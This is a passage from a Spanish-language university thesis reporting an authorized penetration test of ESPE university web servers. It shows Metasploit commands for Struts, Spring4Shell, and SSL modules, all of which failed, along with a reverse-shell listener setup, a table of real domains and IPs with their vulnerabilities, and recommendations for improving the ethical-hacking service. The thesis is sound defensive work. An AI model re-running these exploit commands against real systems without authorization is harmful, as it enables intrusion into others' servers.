  Disclosed: 2014-03-06

Provided by:
  Mark Thomas
  Przemyslaw Celej
  Redsadic <julian.vilas@gmail.com>
  Matthew Hall <hallm@sec-1.com>

Available targets:
  Id  Name
  --  ----
  0   Java
  1   Linux
  2   Windows
  3   Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
```

Figura 83

Configuración de exploit de manejo remoto



```
msf6 exploit(multi/http/struts_code_exec_classloader) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 exploit(multi/http/struts_code_exec_classloader) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(multi/http/struts_code_exec_classloader) > set SRVPORT 443
SRVPORT => 443
msf6 exploit(multi/http/struts_code_exec_classloader) > |
```

La ejecución del exploit resultó fallida (**Figura 84**), aun así, se procedió a intentar la carga de otro exploit, en esta ocasión se intentó implantar un backdoor el servidor linux en

donde esta levantado el servidor web, configurándolo con la IP pertinente (**Figura 85**), así mismo la ejecución resultó fallida.

Figura 84

Ejecución de exploit de manejo remoto





Figura 85

Selección, configuración y ejecución de exploit de backdoor



Sabiendo eso, se procedió a intentar ingresar por medio ssl, para ello se buscó en el directorio de metasploit todos aquellos exploits que tengan que ver con ssl (**Figura 86**) se seleccionó el de Bleichenbacher Oracle inicialmente, se realizaron las configuraciones pertinentes del caso, sin embargo, no existió resultado satisfactorio (**Figura 87**).

Figura 86

Selección de exploit bleichenbacher_oracle




Figura 87

Ejecución de exploit bleichenbacher_oracle

```
msf6 auxiliary(scanner/ssl/bleichenbacher_oracle) > set RHOSTS 192.188.58.16
5
RHOSTS => 192.188.58.165
msf6 auxiliary(scanner/ssl/bleichenbacher_oracle) > exploit

[*] Running for 192.188.58.165...
[-] Module dependencies (gmpy2 and cryptography python libraries) missing, c
annot continue
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

También se seleccionaron y configuraron ambos exploits de openssl, que se encuentran en la lista de la **Figura 88** sin respuesta satisfactoria, aun así, se siguió con la búsqueda de más exploits que tengan que ver con SSL, ya sea en Apache o HTTP.

Figura 88

Búsqueda de más exploits relacionados a SSL

```
  #  Name                                          Disclosure Date  Rank    Check  Description
  -  ----                                          ---------------  ----    -----  -----------
  0  exploit/multi/http/struts_code_exec_classloader  2014-03-06       manual  No     Apache Struts ClassLoader Manipulation Remote Code Execution
  1  auxiliary/gather/impersonate_ssl                                  normal  No     HTTP SSL Certificate Impersonation
  2  exploit/multi/http/spring_framework_rce_spring4shell  2022-03-31       manual  Yes    Spring Framework Class property RCE (Spring4Shell)

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/spring_framework_rce_spring4shell
```

Los exploits en cuestión se basan en manipulación remota del servidor, sin embargo, ninguno fue de utilidad, la sesión nunca fue creada a pesar de haberse completado el exploit (**Figura 89**).

Figura 89

Ejecución de otro exploit struts_code_exec_classloader (fallido)

```
msf6 exploit(multi/http/struts_code_exec_classloader) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 exploit(multi/http/struts_code_exec_classloader) > exploit

[*] Started reverse TCP handler on 10.9.9.243:4444
[*] Modifying Class Loader...
[-] Exploit aborted due to failure: timeout-expired: 192.188.58.165:8080 - No answer
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts_code_exec_classloader) >
```

Figura 90

Ejecución de exploit impersonate_ssl (fallido)





Figura 91


Ejecución de exploit spring_framework_rce_spring4shell (fallido)



En vista a la negativa en los tres exploits se hicieron las últimas configuraciones de puertos, así como otras modificaciones adicionales para testear si existía algún intento exitoso en el ingreso al sistema, sin embargo, el resultado fue fallido (**Figura 92**).

Figura 92

Ejecución de exploit spring_framework_rce_spring4shell con otras configuraciones(fallido)



Informe de no conformidades

El objetivo principal del presente informe de no conformidades es documentar las áreas en las que se ha encontrado un incumplimiento con los estándares establecidos inicialmente y proporcionar recomendaciones para abordar estos problemas.

El informe se basa en una evaluación realizada tanto al rendimiento del equipo de operadores, como al sistema en cuestión. El informe incluirá una descripción detallada de cada no conformidad identificada, así como las recomendaciones para corregirlas.

Se debe destacar que el objetivo de este informe no es solo identificar problemas, sino también ayudar a resolverlos para mejorar la calidad del servicio.

Detección de puertos

El objetivo del análisis de puertos que se llevó a cabo fue determinar los servicios disponibles, puertos abiertos y las debilidades potenciales en cada dirección IP. Se evaluaron los dominios miespe.espe.edu.ec/srvcas.espe.edu.ec (192.188.58.47), evirtual2.espe.edu.ec (192.188.58.165) y bannapitest.espe.edu.ec (192.188.58.66). A continuación, se presenta el resultado de dicho análisis, con desglose de vulnerabilidades encontradas por cada dirección IP.

Tabla 17

Puertos abiertos y vulnerabilidades por dirección IP

Dominio (espe.edu.ec)	**IP**	**Puertos Abiertos**	**Vulnerabilidad**
miespe/srvcas	192.188.58.47	80/tcp – http 443/tcp – https 8080/tcp – http	• Versión Jquery 1.11.3 desactualizada (Vulnerabilidad XSS) • Vulnerabilidad SWEET32 (ataques POODLE)

Dominio (espe.edu.ec)	IP	Puertos Abiertos	Vulnerabilidad
evirtual2	192.188.58.165	80/tcp – http 443/tcp – https	• Vulnerabilidad SWEET32 (ataques POODLE)
bannapitest	192.188.58.66	80/tcp – http 443/tcp – https	• Apache server no actualizado (Recomendable Actualizar)

Para concluir el informe de no conformidades, a pesar de haber identificado vulnerabilidades en el sistema durante la evaluación de seguridad y escaneo de puertos, no fue posible vulnerarlo. Esto demuestra la eficacia de las medidas de seguridad implementadas y la atención que el equipo encargado de la seguridad informática ha puesto en fortalecer la protección de los datos y recursos.

No obstante, se debe destacar que es necesario continuar trabajando en mejorar la seguridad y asegurarse de estar preparados para enfrentar cualquier amenaza o ataque que pueda surgir a futuro.

Respecto al servicio de hacking ético, es necesario considerar capacitación experta para mejorar los resultados de las pruebas de intrusión, para efectos de este proyecto de titulación la capacitación se ha ejecutado por medio de documentación que se encuentra en internet, ya sea por cursos gratuitos o cursos pagados en plataformas como Udemy, la diferencia que se encontró en los contenidos de los cursos de pago vs los cursos gratuitos es considerable, y aún estos cursos de pago no tienen el nivel de experticia que si tendría un curso de certificación de ethical hacking, estos cursos de certificación permitirían al equipo que ejecuta los servicios de ethical hacking desarrollar sus propias herramientas de hackeo.

Al considerar los conocimientos y la capacidad de ejecución del equipo de hacking ético es importante considerar la clasificación de los tipos de hackers de acuerdo con su nivel de conocimiento, entre los cuales encontramos:

- **Script Kiddie.** Corresponden a la mayoría de los hackers que se encuentran en internet, suelen ser equipos solitarios que ejecutan técnicas aprendidas, no pueden crear sus propias herramientas o exploits.
- **Script Writer.** Corresponde a una porción muy reducida de los hackers que se encuentran en internet, tienen los conocimientos técnicos para modificar y extender las herramientas de hacking ético que existen, pueden identificar nuevas vulnerabilidades que no se encuentran en las bases de datos de internet.
- **Elite.** Representan una mínima porción de los hackers que se encuentran en internet, poseen alto nivel técnico y experiencia, pueden descubrir o generar nuevas vulnerabilidades y son el grupo de hackers que crean las herramientas públicas o privadas que se encuentran en internet.

Considerando esta clasificación podemos considerar que el equipo necesita capacitación experta para asegurar y cimentar conocimientos que permitan al equipo ingresar al grupo de *script writers*, y este grupo debe ser el objetivo del equipo que ofrece el servicio ya que el grupo *elite* es son individuos considerados en los equipos de Advanced Persistent Thread.

Figura 93

Clasificación de hackers de acuerdo con su nivel de conocimiento

Adicionalmente, existen herramientas *open source* de hacking ético que cuentan con una versión de pago, nos enfocaremos en *Metasploit* cuya versión de pago está especializada para equipos de seguridad y auditores de seguridad expertos, una de las principales bondades es la posibilidad de acceder a *exploits* y scripts que no han sido publicados aún en internet, integración directa con la metodología OWASP y soluciones de *dynamic payloads* para vulnerar sistemas de seguridad.

Las vulnerabilidades identificadas durante la evaluación deberán ser parcheadas y corregidas de manera oportuna para minimizar el riesgo de ser explotadas. Además, se recomienda considerar la implementación de soluciones adicionales de seguridad y realizar evaluaciones periódicas para mantener un alto nivel de protección.

En resumen, aunque no se pudo vulnerar el sistema, es necesario continuar trabajando en fortalecer la seguridad, y para fortalecer el servicio de hacking ético sería determinante considerar asignar recursos a la capacitación y la adquisición de herramientas de intrusión de pago, para efecto de mantener la explicabilidad estos resultados los compilamos a manera de preguntas y respuesta sobre la ejecución del servicio en la **Tabla 18**.

Tabla 18

Preguntas de la ejecución del servicio

#	Preguntas	Respuesta
1	¿Cómo se ejecutó el proceso de capacitación para aprovisionar el servicio?	Se procedió con fuentes de documentación oficial sobre las herramientas seleccionadas y se revisaron cursos gratuitos y un curso de pago para fortalecer los conocimientos y procedimientos de hacking ético.
2	¿Cómo se realizó el diseño del servicio de hacking ético que se ejecutó sobre las UTIC?	Se consideró diferentes metodologías de pruebas de penetración, se concluyó que la metodología OWASP es la más apta para ser implementada como servicio en el ESPE-CERT, ya que nos permite diseñar un servicio acorde a las necesidades particulares del cliente, en este caso las UTIC.
3	¿Cómo se determinó el alcance y los objetivos del servicio de hacking ético?	Se estudió el caso de aprovisionamiento del servicio de hacking ético planteado, para esto hubo comunicación directa con el equipo

#	Preguntas	Respuesta
		responsable de las UTIC, con el cual se determinó los resultados esperados, el nivel de penetración que se solicitó ejecutar, la confidencialidad que debe existir en la ejecución del servicio y otros aspectos a considerar al diseñar el servicio.
4	¿Qué aspectos permiten asegurar que el servicio sea ejecutado en un contexto ético?	A partir del estudio del estado del arte hemos determinado la importante de incluir un marco ético de desarrollo de las operaciones de hacking ético, este marco ético se enfoca en la beneficencia, la no-malevolencia, autonomía, justicia y la explicabilidad.
5	¿Cuáles son las fases que se deben ejecutar al provisionar el servicio de hacking ético?	De acuerdo al material con el cual nos hemos capacitado, el servicio de hacking ético debe contar con las fases de: Recolección de información, escaneo de vulnerabilidades, explotación de vulnerabilidades, mantener acceso y anonimato.
6	¿Se pudo constatar el nivel de seguridad o vulnerabilidad que existe en la infraestructura de las UTIC desde un ataque externo?	Durante la ejecución del servicio de hacking ético pudimos constatar que las aplicaciones de las UTIC seleccionadas para las pruebas de intrusión cuentan con un buen nivel de protección a intrusiones externas.
7	¿Se pudo constatar el nivel de seguridad o vulnerabilidad que existe en la infraestructura de las UTIC desde un ataque interno?	A pesar de que en el alcance del servicio de hacking ético no se contempló pruebas de intrusión internas, con la herramienta nessus se constató que existe una vulnerabilidad que permitiría intrusiones POODLE y ataques Man in the Middle en la infraestructura de red interna.
8	¿Qué aspectos se deben considerar para mejorar la seguridad de la infraestructura de las UTIC?	Si bien las protecciones externas funcionan correctamente, una amenaza más especializada que pueda realizar una intrusión al sistema de red externa se encontraría con un panorama de vulnerabilidad total una vez se encuentre en la red interna, es necesario fortalecer esta red e implementar mecanismos de control en tiempo real.
9	¿Qué aspectos se deben considerar para mejorar el servicio de hacking ético en el futuro?	Se debe considerar asignar presupuesto para realizar capacitaciones expertas al equipo que se encargue de ejecutar las operaciones de servicio, de esta forma el equipo estará en la capacidad de detectar vulnerabilidades más profundas.

Mejora del servicio y resolución de las no conformidades

Después de un exhaustivo análisis y pruebas realizadas y a pesar de que se encontraron puertos abiertos, se ha concluido que el mismo se encuentra protegido contra posibles vulnerabilidades y ataques externos.

Sin embargo, durante el proceso de escaneo y prueba, se logró identificar algunas vulnerabilidades internas que, si bien no permitieron al equipo de operadores comprometer exitosamente el sistema, pueden ser explotadas en un futuro.

Aun así, se debe destacar que el equipo de pruebas ha seguido un enfoque riguroso y profesional, ejecutado dentro del marco ético estudiado en el capítulo 2, y que los resultados obtenidos son un reflejo de la eficacia de las medidas de seguridad implementadas en las aplicaciones web sobre las cuales se ejecutaron las pruebas.

En vista de esto, se recomienda realizar un parche de seguridad para corregir las vulnerabilidades internas identificadas, incluyendo la continua actualización de sus componentes, permitiendo así, mantener la protección del sistema y mejorar su seguridad a largo plazo.

Respecto al sistema de red, se recomienda ejecutar un continuo monitoreo y mejora de las medidas de seguridad para mantener la protección en el futuro.

Respecto al servicio de hacking ético, es fundamental destacar la importancia de mantener un equipo capacitado y actualizado en operaciones específicas de hacking ético debido a que el entorno tecnológico y las amenazas a la seguridad son cada vez más complejos y dinámicos, es necesario asegurarse de que el equipo esté preparado para enfrentarlos y simular ataques más efectivos.

Por ello, se recomienda continuar con programas de capacitación y actualización para el equipo de hacking ético, en los siguientes tópicos:

1. Técnicas y herramientas actuales de hacking ético.
2. Nuevas tendencias y amenazas en la seguridad informática.
3. Mejores prácticas y estándares de seguridad.
4. Análisis de vulnerabilidades profundo y ataques en aplicativos y sistemas.

5. Manipulación de herramientas ya existentes de hacking.

La capacitación continua permitirá asegurar un alto nivel de competencia y conocimiento en el equipo, y mejorará la capacidad de realizar pruebas de seguridad de manera eficaz y profesional a futuro.

Además, se sugiere considerar programas de certificación y acreditación en materia de seguridad informática, como el CEH (Certified Ethical Hacker), que permitirán reconocer y validar los conocimientos y habilidades del equipo.

En resumidas cuentas, un equipo de hacking ético capacitado y actualizado es un equipo más eficaz y preparado para enfrentar los retos y amenazas de la seguridad informática.

Capítulo V

Conclusiones y recomendaciones

Conclusiones

El estudio del estado del arte permitió conocer en profundidad la importancia de este tema en la actualidad y la necesidad de mantener sistemas seguros, lo que nos ha permitido analizar la evolución del hacking ético, desde sus inicios hasta su consolidación como una herramienta clave en la evaluación de la seguridad de los sistemas.

Existe un alto nivel de relevancia en realizar evaluaciones periódicas de seguridad para garantizar la protección de los datos y recursos, así como también es de gran importancia de contar con equipos de profesionales capacitados en hacking ético para llevar a cabo las evaluaciones, un sistema de la información puede ser vulnerable a método de explotación que el equipo de TI de la organización cliente desconoce, y solo una prueba de intrusión ejecutada por un equipo de alto nivel permitirá reconocer estas vulnerabilidades

Respecto a la conformación de un equipo que ejecute operaciones de hacking ético, es de vital importancia la incorporación de un marco ético de actuación que permita salvaguardar la seguridad de la información de la organización cliente, además de que el marco ético permitirá al equipo tomar decisiones cuando se encuentren dificultades, es así que el marco ético debe ser una de las principales herramientas que un hacker ético debe tener en mente, el CERT académico de la ESPE, por su objetivo de integrar la comunidad académica interesada, debe tomar como prioridad el enseñar estos aspectos éticos sobre los estudiantes en formación, igualmente, es importante mantener actualizadas las herramientas de seguridad y el conocimiento de nuevas técnicas y metodologías de ataque para poder ejecutarlas correctamente en el contexto del aprovisionamiento del servicio, y para poder ayudar a la organización cliente a protegerse contra ellas.

Al desarrollar las fases de estrategia, diseño y transición se ha establecido una versión operable del servicio de hacking ético, la estructura que se ha determinado y diseñado deberá ser considerada en el futuro al momento de provisionar el servicio de hacking éticos bajo demanda a nuevos clientes, lo que presentamos en este proyecto de

titulación permitirá a futuros equipos tomar elementos importantes como los niveles de servicios, el marco ético, el diseño del servicio, la gestión de la continuidad del servicio, entre otros, para adaptar las operaciones del servicio de hacking ético al caso particular de la organización cliente que solicite este servicio, igualmente el diseño y transición que se ha desarrollado permitirá estudiar las necesidades y expectativas del cliente y contrastarlas con las capacidades el equipo de hacking ético, permitiendo maximizar los resultados satisfactorios de las pruebas que se ejecuten sobre los activos de la información de la organización cliente, con el objetivo final de permitir a la organización que solicita el servicio mejorar la confianza de sus clientes e involucrados en su infraestructura de la información, demostrando su compromiso con la seguridad y la protección de los datos.

El caso de estudio que se ha tomado para implementar el servicio de hacking ético en el ESPE-CERT nos permiten concluir que tanto el laboratorio del ESPE-CERT como el equipo que ejecuta el servicio se encuentra en capacidad de aprovisionar este servicio de forma satisfactoria, se han determinado vulnerabilidades internas y externas en las aplicaciones seleccionadas de las UTIC, se ha determinado que la explotación de las vulnerabilidades internas podrían causar un alto impacto negativo sobre los sistemas de la información de las UTIC, sin embargo, es posible mejorar la fase de explotación de vulnerabilidades con dos acciones, principalmente asignando presupuesto para realizar capacitaciones expertas al equipo que ejecuta el servicio, lo que permitiría identificar y crear vulnerabilidades que no se encuentran en las bases de datos de las herramientas de escaneo y explotación, así como modificar las herramientas existentes de hacking ético, y finalmente, sin restarle importancia, adquirir las versionas de pago de herramientas como metasploit permitirán utilizar exploits más específicos y complejos, además de que las bases de datos anti-exploits, que utilizan los sistemas de la información, aún no incluyen estos exploits.

En definitiva, fue de vital importancia de realizar un proceso de estrategia, diseño, transición, operación y mejora del servicio de hacking ético en el CERT académico de la ESPE, un equipo de respuestas a incidentes informáticos debe contemplar en sus

operaciones la prevención de ataques y mitigación de vulnerabilidades, las capacidades de un servicio de hacking ético para cumplir estos objetivos no puede ser subestimada, ya que se trata de un elemento clave para garantizar la seguridad y protección de sus sistemas y datos en todo momento.

Recomendaciones

Es importante integrar los servicios que se encuentran implementados en el ESPE-CERT de forma que sea fácil explicar a los representantes de las organizaciones que contratan los servicios como estos se complementan y maximizan sus resultados, en este contexto es importante priorizar la explicabilidad, minimizando el lenguaje técnico en la fase de comunicación con la organización cliente, esto porque el objetivo final de aprovisionar servicios desde el ESPE-CERT es que el responsable o responsables de la organización puedan entender y mejorar su seguridad de la información, protegiendo de formas más efectiva sus activos de la información.

El principal framework de explotación de vulnerabilidades *Metasploit* cuenta con más de 3000 herramientas de explotación en su aplicativo gratuito, su versión de pago cuenta con aún más exploits mucho más específicos que no han sido liberados al público, sin embargo, para poder aprovechar una herramienta tan poderosa es importante priorizar la capacitación y certificación de los miembros del equipo que ejecutan las operaciones del servicio de hacking ético, mientras más especializada la certificación, como la certificación CEH (Certified Ethical Hacker), SANS GPEN, OSCP (Certificado Profesional de Seguridad Ofensiva), entre otros, más capacidad tendrá el equipo de utilizar efectivamente las herramientas de hacking, así como, empezar a modificar y mejorar las herramientas ya existentes, esto permitirá maximizar los resultados satisfactorios de las pruebas de intrusión y finalmente, permitirá que la organización cliente pueda mitigar sus vulnerabilidades antes de sufrir un ataque.

Finalmente, se recomienda que los futuros procesos de integración con la comunidad académica que se realicen en el ESPE-CERT incluyan como pilar del proceso educativo la enseñanza del marco ético de actuación para el servicio de hacking ético,

incluso grandes organizaciones de seguridad que certifican hackers éticos incluyen un extenso módulo de ética en las operaciones del servicio, esto debe tomarse en cuenta para los futuros miembros del ESPE-CERT que quieran participar de actividades de hacking ético, el marco de principios éticos les permitirá evitar y responder a posibles problemas de la mejor manera posible tanto como para el auditor como para la organización que solicita el servicio.

Bibliografía

Almaarif, A., & Lubis, M. (2020). Vulnerability Assessment and Penetration Testing (VAPT) Framework: Case Study of Government's Website. International Journal on Advanced Science Engineering Information Technology, 1-7.

Astudillo, K. (2016). HACKING ÉTICO 101. CEH, CCNA Security, SCSA.

Benchimol, D. (2011). Hacking desde Cero: Conozca sus vulnerabilidades y proteja su información. Banfield: USERS.

Cataldo, A. (2015). Design Science Research (DSR): Una breve introducción. Talca: Universidad de Talca.

CÓDIGO ORGÁNICO INTEGRAL PENAL [COIP]. (2014). Ecuador.

CONSTITUCION DE LA REPUBLICA DEL ECUADOR [CRE]. (2008). Ecuador.

Formosa, P., Wilson, M., & Richards, D. (2021). A principlist framework for cybersecurity ethics. Computers & Security, 1-15.

Gómez, J., Castro, M. d., & Guillén, P. (2014). Hackers: Aprende a atacar y a defenderte. Madrid, España: Ra-Ma.

Gonzáles, P., Sánches, G., & Soriano, J. (2013). Pentesting con Kali. Madrid, España: 0xWord.

Guevara, L. (2021). El Hacking Ético como Servicio Conexo de Consultoría en Seguridad por parte de las Empresas de Seguridad Privada. Bogotá: FACULTAD DE RELACIONES INTERNACIONALES, ESTRATEGIA Y SEGURIDAD.

ITIL® Foundation. (2019). Course Book. AEDAIT PROFESSIONAL KNOWLEDGE.

LEY ORGÁNICA DE TELECOMUNICACIONES [LOT]. (2015). Ecuador.

Méndez, A. (12 de Junio de 2018). GrupoNYM: Soluciones Informáticas. Obtenido de GrupoNYM: Soluciones Informáticas: https://www.gruponym.mx/Blog/2018/06/12/la-evolucion-de-la-seguridad-informatica/#:~:text=Hace%20veinte%20a%C3%B1os%20la%20Seguridad,llegasen%20a%20afectar%20su%20rendimiento.

Pacha, M., & Ruiz, J. (2022). Desarrollo del manual de procesos operativos para el CERT académico de la ESPE utilizando estándares internacionales. Repositorio institucional de la ESPE.

Petersen, K., Vakkalanka, S., & Kuzniarz, L. (2015). Guidelines for conducting systematic mapping studies in software. Information and Software Technology, 1–18.

Rojas, D. (2014). HACKEO ETICO EN EL ECUADOR. EPN, 1-3.

Romero, M., Figueroa, G., Vera, D., Álava, J., Parrales, G., Álava, C., . . . Castillo, M. (2018). INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA Y EL ANÁLISIS DE VULNERABILIDADES. Manabí: Editorial Área de Innovación y Desarrollo,S.L.

Salazar, P. G. (2019). Hacker's White Book. Monterrey, Nuevo León: White Suit.

Shuyuan, M. H., & Gross, M. (2021). Consciousness of cyber defense: A collective activity system for developing organizational cyber awareness. Computers & Security 108, 1-18.

Tuunanen, T., Peffers, K., Rothenberger, M., & Chatterjee, S. (2007). A design science research methodology for information systems research. Journal of Management Information Systems, 45-77.

Yaacoub, J.-P., Noura, H., Salman, O., & Chehab, A. (2021). A SURVEY ON ETHICAL HACKING: ISSUES AND CHALLENGES. American University of Beirut, 1-46.

Zambrano, L., Freddy, J., Peña, H., & Moreno, S. (2020). Propuesta para la Creación y Consolidación del Centro de Respuesta a Incidentes Informáticos de la Universidad

Nacional Abierta y a Distancia CSIRT-UNAD “Tecnologías exponenciales para la consolidación de la industria 4.0”. EXPOTECH 2020 Ciencia, Ingeniería y Sociedad, 1-14.